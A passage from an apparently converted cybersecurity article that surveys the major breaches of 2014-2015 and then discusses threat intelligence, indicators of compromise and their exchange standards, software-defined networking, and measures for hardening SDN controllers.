This has also been a period in which the most significant vulnerabilities in recent times have been detected, including some with associated proper names and logos: Heartbleed, Shellshock, Poodle, together with traditional vulnerabilities with very high impacts in: Internet Explorer, Adobe Flash and Kerberos Schannel.

Figure 3. Logos of vulnerabilities

Large companies have not been the only victims of cyber criminals. A growing number of individuals have also been the target of various global campaigns. The botnet Zeus Gameover, based on an open source code published on the Internet, was adapted by cyber criminals to commit bank fraud by taking control of personal devices. In 2014, there were still over 250.000 stations infected, even though it was detected in 2011. **A botnet is a network of compromised devices controlled by the owner of the network**, normally used to execute spam campaigns, denial of service, click fraud and data theft.

Another such threat for machines is ***Ransomware*, a malicious software that encrypts the files contained in computers** with the objective of extorting the affected users who must pay to recover their files. A piece of good news is that antivirus company Kaspersky released a tool called "Ransomware decrypter", that can revert the encryption for free.

During 2015, one of the most important attacks has been to the security company HackingTeam, which sold surveillance software to governments and police units. Four hundred gigabytes of their information was published on the internet, including the source code of its products, complete email inboxes, client lists and invoicing. Within the published source code, *odays* of Internet Explorer and Flash were found. ***odays* are vulnerabili-**

ties that are unreported or unknown by the manufacturers or the community, with which systems can be exploited without having an effective control for their mitigation. One of them had been operating for four years without being detected.

The social network Ashley Madison was also violated in 2015 and the content of its databases was publicly exposed on the Internet, despite the fact that this social network emphasized its security and confidentiality. According to reports from BBC and CNN, this filtration led to the suicides of various people.

Figure 4: Ashley Madison banner exhibiting security seals

The American IT automation company Landesk notified its employees about a breach in its information systems on November 18 of last year. According to internal sources at the company, the attackers were inside their network for over 17 months. It is suspected that the attackers were able to introduce a back door inside the source code of their products, thereby allowing them remote access to the thousands of clients who use them.

Continuing the previous year's trend, **cyber attacks against companies that receive credit card payments continue being a great concern.** The hotel sector has been especially affected: the Hilton conglomerate announced security breaches in its network that allowed the theft of numerous credit cards, names of cardholders, security codes and expiration dates. The same luck was suffered by the hotel chains Trump Collection, Mandarin Oriental, White Lodging and Starwood Hotels.

Cases of cyber blackmail do not seem to be decreasing, both individuals and companies have been victims of this type of harassment after a cyber attack. In the case of individuals, as a consequence of the security breach suffered by Ashley Madison, their users were made hostages with threats that would reveal their unfaithful behavior to their partners unless they made payments with bitcoins. For companies, the data stolen through the security breaches was used to demand payment of up to millions of dollars in bitcoins. The most recognizable cases have been those of the following entities: Bank of Sharjah, Fidelity Bank, TalkTalk, Zoho, mSpy, and bitdefender.

Theft of personal data continues to rise. The financial services company Experian suffered a security breach that compromised about 15 million personal records. Other companies involved in personal data loss were: Scottrade, CareFirst, Vtech, Premera Blue Cross breach and Anthem Inc.

Moreover, **the United States government suffered various incidents in 2015;** the most important being those directed against the Internal Revenue Service (IRS) and the Office of Personnel Management (OPM). These attacks have been attributed to the Chinese government, and partly facilitated the approval of a new and quite controversial legislative act in the name of cybersecurity called CISA (Cybersecurity Information Sharing Act). The controversy stems in part from its vague language that allows for indiscriminate monitoring of the activities of users and the possibility of legal persecution of IT security researchers.

C. New strategies for collective threat detection

According to Gartner the global budget in 2015 dedicated to IT security increased to approximately 75.4 billion dollars, which represents a 4.7% increase from the previous year. **The spending trend is on the rise. For 2020, it is estimated that some 170 billion dollars will be spent according to a study performed by the Markets and Markets.** This is largely due to the increase in the frequency of security incidents detected, which presented an increase of thirty-eight percent (38%) from the previous year. As did the percentage of affected companies: ninety percent (90%) of large companies have experienced some type of breach and seventy-eight percent (78%) of small and medium sized companies.

The pioneering products in the market are losing ground; antivirus programs do not offer the same protection they did years ago. To remain in the market, they have added complementary features to file inspection, they also have: firewalls, local intrusion detection, navigator plugins, databases of installed program updates. With the increase in complexity, they have created new attack vectors that can be used by cybercriminals, such as is the case with careto. Different security researchers have exposed the security failures of these suites, **namely the researcher Tavis Ormandy of Google who has found serious vulnerabilities in the antivirus programs of Sophos, Kaspersky, Eset, Avast and Trend Micro**. This has led companies to stop using this kind of control in its networks, due to their high cost and low effectiveness.

We cannot only think about avoiding attacks, perspectives must change. We must think about and work on promptly identifying, responding and containing; that is, developing incident response. To achieve this, it is necessary to have a **CSIRT (Computer Security Incident Response Team), an IT incident response** in charge of receiving, reviewing and responding to events related to the security of an organization. The team might not be formally established, but must have a purpose defined, that is, that its roles are defined, even though they are not the primary activities of the assigned persons. Rather, they begin to develop tasks when incidents are detected. This team can also be hired by a third party.




Figure 5: Incident Management Cycle. Source: Gartner (Feb 2014)

The success of defense and the resolution of IT incidents depends on preventing or successfully responding to all attacks; in turn, the success of the attacker consists of carrying out only one successful attack. For this reason, defenders need to collect and process the greatest quantity of data that serves as a basis for the analysis and identification of the behavior of hostile actors, in order to have what has been called "threat intelligence or collaborative intelligence" (Threat Intelligence) based on the exchange of incident or security event intelligence.

There is currently a **wide variety of threat intelligence sources: internal (IPS, SIEM), public (Computer emergency response team, email lists) or commercial (Fireeye/Mandiant, Alienvault, Verizon, Threatstream).** But the most interesting sources might be the information sharing communities. These communities are composed of various CSIRT and their purpose is to improve the panorama of surveillance and early alerts. Their strength is that they increase and maximize the generally limited perspectives of organizations on the global picture, or of the threats of their socioeconomic environment. The exchange of specific information for each organization through their CSIRT helps in the prompt identification of new incidents. The whole of this information or metadata (IP addresses, email addresses, malware activity), is known as IOC (Indicators of Compromise). The more efficient the exchange, the more effective the prompt identification of an incident and its resolution will be.

As is evident in this paragraph, the concept of **resilience** acquires great importance: "Ability of a material, mechanism or system to recover its initial state when the disturbance to which it has been subjected has ceased." (Real Academia Española. (2014). Diccionario de la lengua española (23ª ed.). Consulted at http://dle.rae.es/?id=WA5onlw)

Not only is it important to prevent and avoid attacks, but it is also fundamental to assume that, although we have an excellent security policy, our organization is vulnerable and that at any moment we might be the victim of an attack. If this were to happen, it would be essential to have the adequate tools to reverse this undesired exposure as soon as possible and thereby minimize the possible losses.

D. IOCs as key tools for the early detection of incidents and threats

An IOC can be defined for a wide variety of network situations, events or anomalies. Some examples are included below:

- **Increase in HTTP or HTTPS traffic:** When profiling organizations, in many cases, attackers use automated tools that produce a lot of traffic for finding vulnerabilities. If a source is identified that creates a high volume of traffic or request, a possible attack should be suspected.
- **Geographical anomalies:** If an increase in requests from geographical locations not normally dealt with is detected, especially requests for access to user accounts, the possible causes and consequences must be looked into.
- **Schedule abnormalities:** Legitimate users have work trends and access very homogeneous resources, generally during the workday. Logins outside of workday hours and their behaviors should be monitored more closely.
- **Increase in outgoing traffic:** Internet traffic is mostly query traffic, where users make requests and visualize the screen. A substantial increase in outgoing traffic may indicate an anomaly or a possible compromise.

For the exchange of threat intelligence there are currently two standards. A list of the most important standards is included below:

- **OpenIOC:** is an XML format for the exchange of intelligence related to IT security incidents. The intelligence is organized as IOCs, which represent patterns that suggest malicious activity. This was developed by Fireeye (Mandiant).
- **Incident Object Description and Exchange Format (IODEF):** is an intelligence exchange format for CSIRTs, an XML framework. It also provides the base for the development of interoperable tools and procedures for the management of security incidents. Developed by Working Group of the Internet Engineering Task Force (IETF).
- **Vocabulary for Event Recording and Incident Sharing (VERIS):** is a tool developed and used by Verizon business to collect data from security incidents from those who want to share it. The data is compiled with a web application with the objective of collecting sufficient data for the statistical of incidents. With the information, an annual report of global threats is generated.

- **The Structured Threat Information eXpression (STIX):** is a language which describes or details the cyber threat in a standardized and structured way. Developed by OASIS.

- **Trusted Automated eXchange of Indicator Information (TAXII):** defines a set of services and exchanges of messages that allow for the sharing of information on actionable cyber through the organization and limits of the product or service. Developed by OASIS.

- **Cyber Observable eXpression (CybOX):** is a standardized language, however, it is not directed at cybersecurity cases, but rather is oriented to offer cyber solutions that are sufficiently flexible for users and that allow them to share. Developed by OASIS.

Defining a standard for managing IOCs is important both for the inside of an organization and for the intelligence exchange community. When defining a standard, the indicator can be adjusted faster and more easily and ensures that only one language is being spoken. Likewise, when choosing a single standard we are not limited since there are various tools that allow us to convert formats.

E. Darknets for collecting intelligence

There is a Team CYMRU project called the Darknet project, whose premise is based on establishing a portion of the network wherein there is no type of service or services of normal use by the organization where data output is blocked. In the darknet, a single server is located to collect data, and any request that enters the network will be captured by it and catalogued as malicious since legitimate data is not being transmitted in the network. And so, a darknet is an internal intelligence source that is very useful for detecting any illegitimate or malicious traffic, through which IOCs or early alerts can be generated.

F. Are the attackers in my network?

Cybersecurity was previously based on dealing with preventing all attacks, but this premise is not very functional. As we have stated above, the quantity of attacks and their success has continuously increased. To think that a network is not vulnerable only creates a false sense of security, since achieving this task is impossible. Precisely for that reason, we must change the way we defend ourselves.

The traditional way of addressing cybersecurity is not producing the results we need. Advocates are constantly losing information that has been entrusted to them and in many cases are unaware that their networks have been violated. Attackers find new attack strategies systematically, but defenders have continued to apply the same controls.

There is a big difference between the two sides, both in resources and in technical capabilities. Thus, new models should be implemented, such as **managing security incidents with the establishment of the CSIRT, gathering threat intelligence and exchanging information.** Without them, the visibility of attacks is zero and internal detection is difficult. In some cases, companies do not know that they have been compro-

mised, their information is made public, or they are informed of the fact by a third party. There are cases of "malware" that took from two to five years to be detected, as is the case with flame.

It is of the utmost importance that organizations and their security teams document and implement improvements in their information security processes. Now more than ever, the risks and impacts of IT attacks are very elevated. An information leak can not only lead a company to bankruptcy, but can also even cause deaths, as occurred in the case of Ashley Madison.

If an organization does not have the necessary threat intelligence, it is nearly impossible to say that their network or IT systems are not compromised. **Capturing, processing and correlating security events should become a standard practice in all organizations, since incidents cannot be detected without knowing what is going on within them.** This process is only the first step in achieving the necessary visibility regarding attacks. Attackers use repetitive strategies and methodologies in the development of their campaigns, which may be identified and converted into IOCs. With these IOCs, attacks can be detected and the level of involvement can be determined for each organization. The exchanging of IOCs within a community can help in early detection or to resolve an incident more effectively. If the community receives intelligence from different parties and it is updated and processed effectively, attacks can be avoided and solved with greater skill and the cost for attackers will be increased.

Yes, the attackers are in my network. There is no miracle solution for securing systems. Security cannot be bought, and each new device added to a network increases the attack surface. All individuals and organizations should consider that they may have already been violated and the only way to verify this is to apply **both internal and collaborative intelligence in search of IOCs.** To achieve this task, the following 10-steps are proposed:

1. Define the most valuable assets within the organization.
2. Document the communication channels between the different assets including the network devices through which data is transmitted, with the objective of being able to determine the different locations where alerts can be generated or abnormal traffic can be traced with certainty (network intelligence).
3. Establish a baseline or pattern of common traffic.
4. Establish the indicators for the determination of abnormal traffic.
5. Establish a procedure for managing IT security incidents.
6. Create the computer security incident response team (CSIRT).
7. Implement a security information and event management (SIEM) system.

8. Generate IOCs with intelligence collected from the events processed by the SIEM and establish the treatment process for them within the organizational network.

9. Integrate IOC intelligence from reliable third-party sources.

10. Create or connect to a sharing community of sector IOCs that the company belongs to.

III. THE FUTURE OF NETWORKING: SDN AND NFV

Over the last five years, the word "networking" has gained ground in the telecommunications networks environment. At most training events related to cybersecurity, such as lectures and conferences, it is almost impossible not to come across this term, but what is *networking*?

The term *networking* has two meanings: one is social and another at a technical level. From a social perspective, *networking* is understood to be the set of activities aimed at communication between professionals of the same sector, the exchange of information and the search for business opportunities. On the other hand, in a technical context, the term *networking* **refers to the different abilities of our network infrastructure.**

Currently, almost all companies are equipped with a physical network infrastructure that allows them to communicate amongst their devices and with the Internet. If the company is small, three or four network devices (routers, Switches, WiFi access points, etc.) are sufficient to supply connection needs. However, if the company is large, there is a proportional increase in the number of network devices that significantly impact the company's budget. This is especially visible in large-scale companies, such as ISPs and Telcos.

How do we deal with this immense equipment expense? Is there a solution that substitutes the functions of these devices? The answer is yes; using Network Functions Virtualization (NFV) combined with software-defined networks (SDN).

With these functions and by taking advantage of the potential of Open Source software projects, we can reduce costs considerably in the entire network scenario required to cover communication needs.

Networks that are able to apply the concept of separating the control plane from the data forwarding plane are called SDNs (*Software Defined Networks*), that is, those that separate two types of traffic within a single device: the control traffic and the forwarding of network packets.

Moreover, **NFV (Network Functions Virtualization) is a concept that alludes to the possibility of executing, through virtualization, the same functions performed by physical network equipment.**

Both terms are very related but deal with independent infrastructure solutions, and thus do not necessarily need to go together.

A. Objective of SDN

The main objective of these networks is to **concentrate all network control in a single point, such that it is there where all of the *forwarding* decisions are made.** For example, if there is a Switch, it is possible to extract the ability of this element in terms of the decision to forward data; concentrating this capacity in a Controller (software), the Switch is left not knowing what it needs to do when it receives data packets and thus consults the Controller to know what to do with them.

Adding to the concentration of the "network brain" in a single point, the SDN categorizes a new plane called *Application*, through which software can be created that interacts with the Controller and actively participates in the decisions of the Controller.




Figure 6. SDN Framework

B. Communication protocol: Openflow

As we can see in the figure above, **communication between the Controller and the final devices is carried out with the Openflow protocol,** in charge of communicating to them the route that a certain packet must select.

OpenFlow was born from the need to establish a standard to unify protocols. The Open Networking Foundation knew how to identify this upon observing the resistance of companies to reveal the functioning of the protocols operating in their devices. Standardizing protocols, moreover, has implied a decisive step in the development of new Information Technologies.

Amongst the numerous advantages offered by the OpenFlow protocol, the following are worth noting:

- The separation of the control plane and the forwarding: this allows for a more sophisticated management of traffic, for example, making use of Access Control Lists (ACL). Likewise, thanks to this feature, adequate QoS values can be guaranteed for different network uses.

- The standardization of a common protocol: it is possible to integrate devices from different manufacturers, with all of them being managed remotely by the use of a single open source protocol instead of different private protocols.

- OpenFlow permits acting on higher OSI layers than a conventional switch would act on, which allows for greater control of different network parameters, such as routing.

C. NFV Software: OvS and Mininet

A common way to create SDNs is to do so through Open vSwitch and Mininet. **Open vSwitch is a software that is run on virtualization environments that reproduces the features of a Switch in a Host.** It has characteristics of physical switches, such as VLANs, port-mirroring, QoS and traffic exportation with Netflow, amongst others.

On the other hand, **Mininet is a software for the emulation of networks in general**, that is, it simulates network elements such as Switches, Hosts and routers in a physical or virtual machine. This project can make use of Open vSwitch, and so the Switches that are emulated under Mininet are actually virtual OvS Switches and can be operated with OvS commands.

This way, virtualized network features are obtained, since without having Switches, routers and Hosts it is possible to emulate them and obtain the same functionality we would have if they were physical.

IV. CYBERSECURITY AND SDN

Are Software Defined Networks less secure than traditional networks? The answer is no, although, *a priori,* it might seem so. Currently, SDN is an immature technology compared with traditional networks based on physical devices, which causes network specialists to feel a certain distrust towards their implantation in production environments.

This is not surprising, as the same thing happened years ago when traditional networks started to be implemented. **When a new technology emerges, the priority is not security, but rather more importance is given to gains in speed or bit rate.**

Over time, and now that traditional networks are sufficiently implanted in our lives, security is finally gaining more importance. In the case of SDNs, a similar process is expected; first, the focus will be on high performance, and once it is achieved, other needs such as security must be met.

As previously explained, the separation of the control layer and the data provides, among other things, an increase in the level of granularity in network monitoring, traffic control and the analysis of packets, which offers an advantage when performing these activities on SDN, notably impacting security tasks. Here, it is useful to introduce the concept of Software Defined Monitoring (SDM), which is very useful for large networks in which it

seems incomprehensible to perform *port mirroring* on all ports. This way, monitoring tasks can be performed on networks with an elevated number of devices, which is very useful from a security point of view and especially relevant in the network infrastructures of Telcos.

This granularity is achieved thanks to the figure of the Controller as a system that provides network intelligence; **unfortunately, it has a number of disadvantages, all of which derive from the fact that if the Controller is attacked, the entire network and all devices connected to it would be equally as compromised.**

In this regard, there have been numerous monitoring and safety tools in SDN. Radware solutions, for example, are very useful for mitigating DDoS attacks in ISP networks and Cloud services. The main network equipment manufacturers are developing SDN specific equipment and solutions for the analysis and security of these networks.

Another notable case is that of Fortinet, whose solution is focused on the complete management of SDN. CISCO, another major player in the market, also offers a number of features that add functionality to these networks.

Finally, it is also worth noting the redborder solution, **which through the combination of different security and monitoring elements, such as IDS/ IPS and NetFlow (among others), as well as Big Data and Data Mining technologies,** provides detection, analysis and containment mechanisms in the face of security events. In that sense, it is a highly scalable solution, oriented to very demanding infrastructures with high load levels, as in the case of the network architectures of operators, telecommunications companies and large ISPs. In fact, this solution is easily extrapolated to SDN and virtual networks.




Figura 7: Security in SDN

The **SIGMONA** (SDN Concept In Generalized Mobile Network Architectures) project studies the architectures and network functions for the evolution of **mobile networks** LTE/EPC (3GPP).

The control plane of network elements can be **deployed in the cloud** by the operator. **Applications** provided by an operator, such as Content Delivery Networks (CDN), Voice over IP (VoIP) and IP-TV, can also be **implemented in the cloud.**

The introduction of a **Mobile Software Defined Network** in the current LTE (3GPP) networks would lead to a complete change in the network architecture. It would open **new opportunities** for traffic, resources and mobility management, and would pose new challenges for network security.

Solutions related to network virtualization in mobile transport networks and their impact on network monitoring and network management solutions will also be relevant. Additionally, a change is expected in network investments and operating costs. Another change would be the change in the value chain and the emergence of new business models. All of these aspects will be studied in the SIGMONA project. **The main objective of this project is the application of the latest technologies and network computing architectures in the LTE/EPC mobile broadband network (3GPP)**.

The project focuses mainly on evaluation, specification and validation of a Software Defined mobile Network that applies SDN, network virtualization cloud computing in LTE mobile networks. The project provides an understanding of the **viability** and **opportunities** of the concepts of this type of network, as well as an assessment of the **performance** and **scalability** limits of new technologies applied to mobile broadband networks. They will be considered separate use cases, like, for example, the distribution of content.

For the execution of this project the redborder platform has been used as a **global security and monitoring solution of SDN in a mobile network architecture.**

A. Data plane: Traditional attacks analyzed by the Controller

The data plane in SDN maintains a similar structure to the traditional networks since both the equipment used in communications and their traditional links work by implementing traditional protocols. Thus, the full range of attacks and threats that have been seen in previous sections are also possible in SDN. Of course, it introduces a big advantage: the incorporation of the Controller figure.

The fact that there is a central element endowed with intelligence allows for different monitoring and security tools to be combined into a single device, which does not imply an additional expense for companies or increase the complexity of the network. Thus, with the appropriate applications, functions traditionally performed by external devices, such as firewall, IDS and IPS tasks, can be carried out.

Let's look at two examples of attacks on different devices that can be mitigated with the Controller:

- **Switches => MAC flooding:** This attack aims to compromise Switches overflowing your local MAC

table (relates MAC addresses of computers connected to the Switch port to which they connect). A properly configured controller is able to detect that a device is carrying out this attack and instruct the Switch to block the port that is connected to this computer, thus mitigating the attack.

- **Web Servers => HTTP Attacks:** Any navigation through the World Wide Web uses the HTTP protocol for transactions. There are endless attacks based on this protocol. The Controller can perform Layer 7 firewall functions and analyze certain attributes of the HTTP packets to determine if an attack is being made to this protocol, ensuring the security of web servers and devices navigating on this network.

The constant monitoring of the network by the Controller makes it possible to route the suspicious traffic to controlled subnets or "quarantined" to be analyzed or isolated, preventing the attack from being carried out. The Controller also allows for the network to be restructured if unexpected or suspicious events occur.

In short, **the SDN data plane is exposed to the same attacks as traditional networks. But, there is the advantage of having the figure of the Controller to mitigate many of these attacks** without needing equipment dedicated to such tasks.

B. We must turn the Controller into a fortress

As mentioned above, **the main new element in SDN is the Controller.** This device, which provides the network with a certain amount of intelligence, is a double-edged sword. If only the right people have access to the Controller, its full potential can be exploited with regard to controlling the entire network from a single device, but what if an unauthorized person takes command of the Controller?

By attacking the Controller, the entire network would be compromised, such that it could restructure the network, capture all traffic, redirect packets, and so on. Taking control of the network does not imply that other users stop receiving the services it provides, which would be a traditional DoS attack. Rather, the power in taking the Controller is that it would be a MitM attack on the entire network, and not just a single link. This means that the network continues to function normally, but that all data exchanged is also collected by the attacker. These kinds of attacks, aside from being difficult to detect because users continue to perceive that the service is working properly, is very harmful since all network information is exposed.

From the above, it can be deduced that a key SDN security policy is to **strengthen the Controller as much as possible** since it is a strategically fundamental component of protecting the entire network. Below, a series of measures is shown for providing security to SDNs and to the Controller as a key element.

C. Good practices for securing SDN environments

Although the best advice when applying security measures is to use common sense, below are a series of measures that are useful when designing the SDN security plan:

1. Conduct an analysis of the important elements that make up the network as well as the risks and vul-

nerabilities found in it.

2. Design **an "out of band" network for managing network devices and for communication between the Controller and these devices.** This network must be isolated from other networks and only administrators should have access to it.

3. **The OpenFlow protocol packets**, used for the Controller and network device communication, **must be encrypted**, for example, over TLS protocol.

4. **The Controller must be placed in a logical subnet that is protected by standard security features,** such as firewalls or IPSs. Although it may sound contradictory to what has been discussed in previous sections, the fact that the element to be protected is only one (the Controller subnet), as compared to many and also highly scalable devices, such as an entire network, means that traditional security devices are most appropriate for this type of environment.

5. **A monitoring of parameters can be performed in the Controller,** such as CPU usage, memory, interfaces, etc., such that when an anomalous use of these resources is detected, it may be indicative of an attack on the Controller.

6. Both the Controller and other network elements should have **more robust authentication methods** than the simple user-password pair. An alternative is the use of multi factor authentication systems (MFA), especially in the Controller.

7. Finally, one of the most comprehensive measures that can be implemented to increase the security of any environment is to have a **Management and Monitoring tool**. That way, not only can network events be **observed** and interacted with, but it is also possible to **act** on the Controller and other devices for the purpose of mitigating a possible attack or establishing new security methods; this way there is a higher level of control for the network in question. In this sense, the solution offered by redborder is able to provide a complete Management and Monitoring of the environment to be protected, both for traditional networks and SDNs.




Figure 8: redborder Dashboard

V. CONCLUSIONS

The number of cyber attacks has been growing exponentially in recent years. In addition, the number of devices connected and the variety of users who manage these devices make attacks more and more diverse and sophisticated, therefore, more increasingly difficult to mitigate. Aside from technological solutions, a big part of the efforts to reduce the number of attacks that fail to achieve their goals should focus on social engineering, that is, those attacks that require (involuntary) cooperation in order to thrive. Spreading user awareness as far as IT security is concerned is essential to achieving a decrease in the number of attacks.

In the coming years, the trend is expected to continue, and therefore **correctly planning for and managing security will be vital** to preserve the proper functioning of equipment and to prevent our data from being compromised. If we add to this the expected rise of SDNs, it can be determined that in the coming years security in these kinds of networks will be a fundamental aspect for companies worldwide.

Therefore, **the new paradigms emerging in virtual networks must be added to the classical aspects of network security,** which means that the variety and degree of perfection of the attacks will be increased. Still, as this article has explained, SDNs give systems a new vision of security, thereby also perfecting threat detection and prevention technology.

The game of cat and mouse between attackers and defenders will continue, albeit in new settings.

REFERENCES (BIBLIOGRAPHY)

1. Ashford, Warwick, *Advanced threats are the new baseline, says Websense,* Computer Weekly, April 2015, http://www.computerweekly.com/news/4500243962/Advanced-threats-are-the-new-baseline-says-Websense

2. Baraniuk, Chris, *Ashley Madison; 'Suicides' over website hack*, BBC News, August 2015, http://www.bbc.com/news/technology-34044506

3. Cambronero Adrian, Ugalde Alberto, Io Meng Wong, González Antonio, *Lenguajes de Intercambio de Inteligencia*, Universidad Latinoamericana de Ciencia y Tecnología, Escuela de Ingeniería, San José, Costa Rica.

